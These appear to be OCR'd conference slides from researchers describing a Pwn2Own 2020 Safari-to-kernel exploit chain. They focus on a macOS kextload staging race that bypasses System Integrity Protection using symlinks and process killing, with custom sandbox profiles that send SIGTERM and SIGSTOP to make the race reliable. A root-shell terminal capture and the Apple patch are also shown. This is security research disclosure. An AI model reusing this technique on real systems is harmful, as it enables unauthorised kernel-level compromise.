
- Now it uses openat + O_NOFOLLOW and fchown instead

```
int _CFPrefsCreatePreferencesDirectory(path) {
    int dirfd = open("/", O_DIRECTORY);

    for(slice in path.split("/")) {
        int fd = openat(dirfd, slice, O_DIRECTORY);

        if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
            fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
            if ( fd == -1 ) return -1;
            fchown(fd, uid, gid);
        }
    } // close all fds
    return 0;
}
```

Workflow



```
sh-3.2#
```

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

System Integrity Protection (SIP)

- In macOS, root != kernel

- Even a root-privileged user cannot write to folders with the attribute “com.apple.rootless”

- Only specially entitled binaries can write to these folders
  - e.g., Kernel extension loader (kextload), macOS installer (brtool_legacy), …
  - Needs to be signed by Apple to have the special entitlements

- Added from OS X 10.11, also called "rootless"

Kernel extensions (kext) in macOS

- macOS uses many kernel modules (.kext folders)
  - e.g., BSD.kext, Sandbox.kext, Quarantine.kext, …
  - Contains binaries and configuration files (e.g., plist)

- All folders are protected by SIP
  - i.e., a root user cannot directly write to the kernel modules

- Can only load *signed* kexts using `kextload`

Background: kextload

- Has a special entitlement to write a directory that is protected by SIP
  - e.g., .kext directories

- Load a kernel extension after code sign verification

- Signature check happens in user space
  - check_signature(kext_path) → OSKextLoad(kext_path)
  - Thus, a race condition could happen

kextload uses staging to prevent the race condition

- Staging: Use read-only copy for verifying and loading kext

- To prevent a race condition, kextload
  - Copy .kext to /Library/StagedExtensions, which is protected by SIP
  - Verify and load this copy instead of using an original one
  - An attacker cannot modify .kext between verifying and loading because of SIP (i.e., fail to exploit the race condition)

Two problems exist in kextload’s staging

```
$ kextload /tmp/A.kext
```

1. Copy /tmp/A.kext to /Library/StagedExtensio
2. Validate its code signature
3. If fails, delete it from /Library/StagedExtensions
4. If succeeded, move it to /Library/StagedExtensions/tmp/A.kext
5. Load the kext

Problem1: Copy all files including ***symbolic link***

Problem2: Can avoid directory deletion by killing kextload, ***which is a root process***

Revive a race condition in kextload (1)

$ kextload /tmp/A.kext *# /tmp/A.kext/symlink → /tmp*

1. Copy /tmp/A.kext to /Library/StagedExtensions/tmp/[UUID].kext

# /tmp/StagedExtensions/tmp/[UUID].kext/symlink → /tmp

2. ~~Validate its code signature~~
3. ~~If fails, delete it from /Library/StagedExtensions~~
4. ~~If succeeded, copy it to /Library/StagedExtensions/tmp/A.kext~~
5. ~~Load the kext~~

Kill kextload

Revive a race condition in kextload (2)

```
$ kextload /tmp/[UUID].kext/symlink/B.kext
```

1. Copy /tmp/[UUID].kext/symlink/B.kext to
   /Library/StagedExtensions/tmp/[UUID].kext/symlink/[UUID’].kext
   # → /tmp/[UUID’].kext

   …

This kext is no longer protected by SIP!

100% reliable exploit for a race condition using custom sandbox

- Sandbox can be used to intercept a process’s activity

#1. Prevent deleting staged files
by terminating kextload


```
(deny syscall-unix
    (syscall-number SYS_unlink)
    (with send-signal SIGTERM)
)
```

#2. Stop after file read to replace files
after code sign check

```
(allow file-read
    (literal "/A.kext")
    (with send-signal SIGSTOP)
)
```

- Inspired by CodeColorist, “ModJack: Hijacking the macOS Kernel”, HITB 2019

We can load any kernel module in kernel privilege (e.g., Unrootless.kext from Linus Henze)



```
Last login: Fri Apr 17 01:30:31 from 192.168.209.1
jin-yonghwi@jin-yonghwis-Mac ~ % /tmp/sayhi.command ; exit;
System Integrity Protection status: disabled.
Last login: Fri Apr 17 01:31:05 on tty??
jin-yonghwis-Mac:~ root# 
```

Patch

- It uses another protected folder before copying into /Library/StagedExtensions

1. Copy to /var/db/StagedExtensions/tmp.XXXXXX/[UUID].kext
2. Verify it
3. Copy to /Library/StagedExtensions/tmp/A.kext

▶

Conclusion

- Discuss 6 vulnerabilities and their exploitations used in Pwn2Own 2020 to compromise Safari with escalation of kernel privilege
- Show difficulties in protecting a large and complicated system

- We open-source our exploit chain to foster further research!

https://github.com/sslab-gatech/pwn2own2020

Thank you!